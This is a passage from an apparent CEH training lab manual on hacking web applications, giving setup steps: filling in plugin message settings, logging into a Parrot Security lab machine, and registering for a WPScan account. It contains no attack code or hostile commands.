


Module 14 – Hacking Web Applications

14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:

- **Default Message:** This is CEH lab.
- **Default Link Name:** CEH.com
- **Default Caption:** CEH Labs

15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.



16. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


17. Click the **Firefox** icon from the top section of **Desktop** to open **Firefox** browser.

18. The **Firefox** window appears. Type **https://wpscan.com/register** into the address bar and press **Enter**.

Module 14 – Hacking Web Applications

Note: As wpscan is an online platform, so it might change in appearance when you perform this task.

19. A webpage with a **Register new user** form appears; scroll down and in the **Required fields** enter your personal details. Check **I agree to the terms of service** checkbox.




The screenshot shows the WPScan registration page in a Mozilla Firefox browser. The browser's address bar displays the URL `https://wpscan.com/register`. The page features a navigation bar with links for 'How it works', 'Pricing', 'Vulnerabilities', 'For developers', and 'Contact'. A 'Login' button and a green 'Get started' button are also present. The registration form includes fields for 'Name', 'Email', 'Password' (with a 6-character minimum requirement), and 'Password confirmation'. Below these fields is a 'Billing Details (optional)' section. At the bottom of the form, there is a checkbox labeled 'I agree to the terms of service' which is checked and highlighted with a red box, and another checkbox labeled 'Subscribe to Newsletter' which is unchecked. The browser's status bar at the bottom shows 'Menu' and 'Sign up - Mozilla 